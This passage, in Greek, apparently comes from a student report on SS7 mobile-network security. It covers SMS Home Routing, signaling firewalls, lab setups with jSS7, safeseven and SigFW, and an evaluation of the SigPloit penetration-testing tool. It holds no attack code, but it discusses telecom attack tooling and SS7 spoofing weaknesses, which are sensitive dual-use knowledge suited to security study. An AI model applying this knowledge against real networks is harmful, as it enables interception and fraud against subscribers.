Το πιο συχνά χρησιμοποιούμενο εργαλείο είναι το SMS Home Routing και στην τέταρτη θέση έρχεται η υλοποίηση ενός Signaling Firewall.

8.1 SMS Home Routing

Το SMS Home Routing είναι μια τροποποίηση των αρχικών προδιαγραφών GSM που άλλαξαν τον τρόπο με τον οποίο τα εισερχόμενα (εκτός δικτύου) μηνύματα SMS αντιμετωπίζονται από δίκτυα κινητής τηλεφωνίας. Εγκρινόμενο από το 3GPP το 2007, το Home Routing σχεδιάστηκε για να επιτρέψει στα δίκτυα κινητής τηλεφωνίας να προσφέρουν ένα πλήρες φάσμα προηγμένων υπηρεσιών τόσο σε εισερχόμενα όσο και εξερχόμενα SMS, δίνοντας μεγαλύτερη χρηστικότητα στους χρήστες τηλεφώνων και επιτρέποντας στους διαχειριστές να δημιουργούν πρόσθετα έσοδα

Η Αρχική δρομολόγηση χρησιμοποιεί το δίκτυο παραλήπτη Home Location Register (HLR) για να αλλάξει τη ροή των εισερχόμενων μηνυμάτων off-net, κατευθύνοντάς τα σε ένα δρομολογητή SMS, αντί να κατευθύνει κατευθείαν στο συνδρομητή. Εκεί, μπορούν να εφαρμοστούν προηγμένες υπηρεσίες όπως η εκτροπή, η αντιγραφή, η αρχειοθέτηση και το anti-spam πριν από την παράδοση των μηνυμάτων.

8.2 Signaling Firewalls

Οι Signaling Firewalls έχουν εφαρμοστεί από περίπου το χαμηλό ποσοστό του 28% των ερωτηθέντων. Χωρίς τείχος σηματοδοσίας, το δίκτυό είναι εκτεθειμένο σε αμέτρητες ευπάθειες SS7. Ωστόσο, τα τείχη προστασίας έχουν τα μειονεκτήματά τους επίσης, καθώς ένα τείχος προστασίας θα μπορούσε να προστατεύσει τους συνδρομητές στο τοπικό τηλεφωνικό δίκτυο, αλλά οι συνδρομητές που βρίσκονται σε roaming δεν θα μπορούσαν εύκολα να προστατευθούν κυρίως επειδή το SS7 είναι ευάλωτο σε πλαστογράφηση και το αίτημα "Update Location "δε μπορεί να πιστοποιηθεί. Από την άποψη αυτή, η προστασία σηματοδότησης δεν πρέπει να βασίζεται μόνο στο φιλτράρισμα αλλά και στη διασφάλιση της εμπιστευτικότητας και της ακεραιότητας.
Μέχρι να βρεθεί μια μέθοδος ελέγχου ταυτότητας χωρίς να παραβιαστεί η απόδοση του δικτύου, τα σηματοδοτούμενα Firewalls μπορούν να χρησιμοποιήσουν μόνο μερικούς μηχανισμούς φιλτραρίσματος.

Μέρος 9: Εργαλεία που Χρησιμοποιήθηκαν

9.1 Restcomm jSS7

Στην αρχή προσπαθήσαμε να εγκαταστήσουμε και να διαμορφώσουμε τον προσομοιωτή jSS7 του Restcomm, δημιουργώντας ένα docker container. Το αρχείο docker που δημιουργεί το container υλοποιήθηκε ήδη σε ένα αποθετήριο στο GitHub, στο οποίο έπρεπε να κάνουμε μερικές τροποποιήσεις για να εγκαταστήσουμε τη σωστή έκδοση του jSS7. Ο πηγαίος κώδικας είναι διαθέσιμος στον ακόλουθο σύνδεσμο:

https://github.com/en-mte18-sec-ds-unipi/restcomm_docker

Ωστόσο, η διαμόρφωση του διακομιστή σε δημόσιο τομέα ήταν πολύ περίπλοκη και έπρεπε να ερευνήσουμε μια άλλη λύση.

9.2 safeseven

Η δεύτερη επιλογή που βρήκαμε ήταν το safeseven [10]. Ο πηγαίος κώδικας αυτού του έργου βρίσκεται στον ακόλουθο σύνδεσμο:

https://github.com/akibsayyed/safeseven

Αυτός ο χώρος αποθήκευσης παρέχει μια αυτόνομη εφαρμογή του SS7 με βάση τις βιβλιοθήκες του προγράμματος Restcomm jSS7, τροποποιώντας τις τιμές ενός αρχείου ρύθμισης παραμέτρων.

Επιτεύχθηκε η εκτέλεση του διακομιστή, αλλά υπήρξαν δυσκολίες όταν έγινε προσπάθεια προσθήκης του SigFW σε αυτό το δίκτυο.

9.3 SigFW

Το *SigFW* [11] είναι ένα έργο ανοικτού πηγαίου κώδικα που δημιουργήθηκε από τα εργαστήρια P1 και ο πηγαίος κώδικας βρίσκεται στον ακόλουθο σύνδεσμο:

https://github.com/P1sec/SigFW.

Χρησιμοποιείται για εκπαιδευτικούς σκοπούς, επομένως δεν παρέχει υψηλό επίπεδο εγγύησης. Θα γινόταν να τρέξει το SigPloit, SigFW και SS7 server, αλλά τα μηνύματα που έστελνε το SigPloit δεν θα μπορούσαν να φτάσουν στο διακομιστή. Οι πολιτικές του SigFW εμπόδιζαν την επικοινωνία.

Μέρος 10: Συμπεράσματα

Συμπερασματικά, το SigPloit είναι ένα εργαλείο για τα κινητά δίκτυα. Παρέχει παραδείγματα πιθανών επιθέσεων που εμφανίζονται στο δίκτυο SS7. Χρησιμοποιώντας αυτό το εργαλείο, η δοκιμή διείσδυσης σε τέτοια δίκτυα μπορεί να γίνει με αποτελεσματικό τρόπο, απεικονίζοντας εύκολα τα ελαττώματα ασφαλείας που εμφανίζονται σε ένα δίκτυο. Ένας pentester, με πρόσβαση στο δίκτυο SS7, θα μπορούσε να αξιοποιήσει στο έπακρο τις δυνατότητές του και να αναφέρει οποιαδήποτε αδυναμία στο κεντρικό δίκτυο.

Σε γενικές γραμμές, το SigPloit έχει πολλές δυνατότητες όσον αφορά τη δοκιμή διείσδυσης μέσω κινητού δικτύου. Λόγω του γεγονότος ότι είναι ακόμη σε εξέλιξη και σε πρώιμα στάδια της ανάπτυξής του, δεν μπορούμε να κρίνουμε πλήρως τις δυνατότητές του. Χρησιμοποιώντας το εργαλείο, μπορούμε να συμπεράνουμε ότι η διεπαφή χρήστη χρειάζεται βελτίωση. Το shell που παρέχεται για την εκτέλεση της εντολής δεν ήταν διαδραστικό και με λίγα μόνο λάθη πληκτρολόγησης θα μπορούσε να βγει από την επίθεση που επρόκειτο να εκτελεστεί. Επίσης, δεν ολοκληρώθηκε η αυτόματη συμπλήρωση και δεν μπορείτε να χρησιμοποιήσετε τα πλήκτρα βέλους για να διορθώσετε τυχόν ορθογραφικά λάθη.

Όσον αφορά τους διακομιστές προσομοίωσης και τις δοκιμές που εκτελέστηκαν, έχουν εισαχθεί πολλές hardcoded τιμές, δίνοντας στον χρήστη καμία ελευθερία ως προς τις δοκιμές. Παρά το γεγονός ότι το SigPloit περιέχει ένα αρχείο για τις παραμέτρους που χρησιμοποιεί, αυτές δεν έχουν τεκμηρίωση και η αντιστοιχία μεταξύ των λέξεων-κλειδιών που χρησιμοποιούνται σε αυτά τα αρχεία και οι πραγματικές λέξεις-κλειδιά που χρησιμοποιούνται στο sigploit δεν ταιριάζουν πάντα. Για να ξεπεραστούν οι hardcoded τιμές και η λειτουργικότητα του διακομιστή, το SigPloit προτείνει τον ανασχεδιασμό του διακομιστή από το μηδέν δίνοντας στον χρήστη τον πηγαίο κώδικα του έργου. Θεωρητικά είναι μια ωραία δυνατότητα που δίνεται, αλλά για να γίνει αυτό πρέπει να κατανοηθεί η

περιπλοκότητα του κώδικα, ποιές functions χρειάζεται να υλοποιηθούν και ποιές τιμές μεταβλητών να αλλάξουν.

Συνοψίζοντας, πιστεύουμε ότι το SigPloit πρέπει να βελτιώσει τη διεπαφή χρήστη, διευκολύνοντας έτσι τον χρήστη να εκτελέσει τις επιθέσεις. Επιπλέον, απαιτείται περισσότερο documentation για τη δημιουργία των test servers, την εκτέλεση των επιθέσεων και την εξήγηση των hardcoded τιμών που χρησιμοποιούνται σε κάθε σενάριο. Οι hardcoded τιμές πρέπει να αφαιρεθούν εντελώς για να δώσουν στον ελεγκτή την επιθυμητή ελευθερία να θέσει το εικονικό περιβάλλον στις ανάγκες του. Παρόλα αυτά, το SigPloit βρίσκεται ακόμα στο στάδιο της κατασκευής και έχει πολλές δυνατότητες στον τομέα της κινητής τηλεφωνίας. Η τελική του έκδοση θα μπορούσε να καλύψει όλες τις γενιές, καθιστώντας το καλύτερο εργαλείο που μπορεί να έχει ένας φορητός pentester τηλεφωνικού δικτύου.

Μέρος 11: Βιβλιογραφία

[1] https://www.restcomm.com/docs/core/ss7/SS7_Stack_User_Guide.html#_standalone_sctp

[2] https://www.restcomm.com/docs/core/ss7/SS7_Stack_User_Guide.html#_managing_sctp

[3] https://www.restcomm.com/docs/core/ss7/SS7_Stack_User_Guide.html#_building_m3ua_standalone

[4] https://www.restcomm.com/docs/core/ss7/SS7_Stack_User_Guide.html#_managing_m3ua

[5] https://www.restcomm.com/docs/core/ss7/SS7_Stack_User_Guide.html#building-sccp

[6] https://www.restcomm.com/docs/core/ss7/SS7_Stack_User_Guide.html#_managing_sccp

[7] https://www.restcomm.com/docs/core/ss7/SS7_Stack_User_Guide.html#building-tcap

[8] https://www.restcomm.com/docs/core/ss7/SS7_Stack_User_Guide.html#_managing_tcap

[9] https://www.restcomm.com/docs/core/ss7/SS7_Stack_User_Guide.html#building-map

[10] https://github.com/akibsayyed/safeseven

[11] https://github.com/P1sec/SigFW

[12] https://ieeexplore.ieee.org/abstract/document/8436820

[13] https://www.ptsecurity.com/ww-en/analytics/ss7-vulnerability-2018/

[14] https://www.ptsecurity.com/upload/ptcom/Vulnerabilities_of_Mobile_Internet.pdf

[15] https://devcentral.f5.com/s/articles/the-rising-threat-of-gtp-attacks-is-your-grx-ips-connection-secure-31945

[16] https://www.theregister.co.uk/2017/05/03/hackers_fire_up_ss7_flaw/

[17] https://www.etsi.org/deliver/etsi_ts/129200_129299/129274/10.05.00_60/ts_129274v100500p.pdf

[18]Interconnect Security SS7-Diameter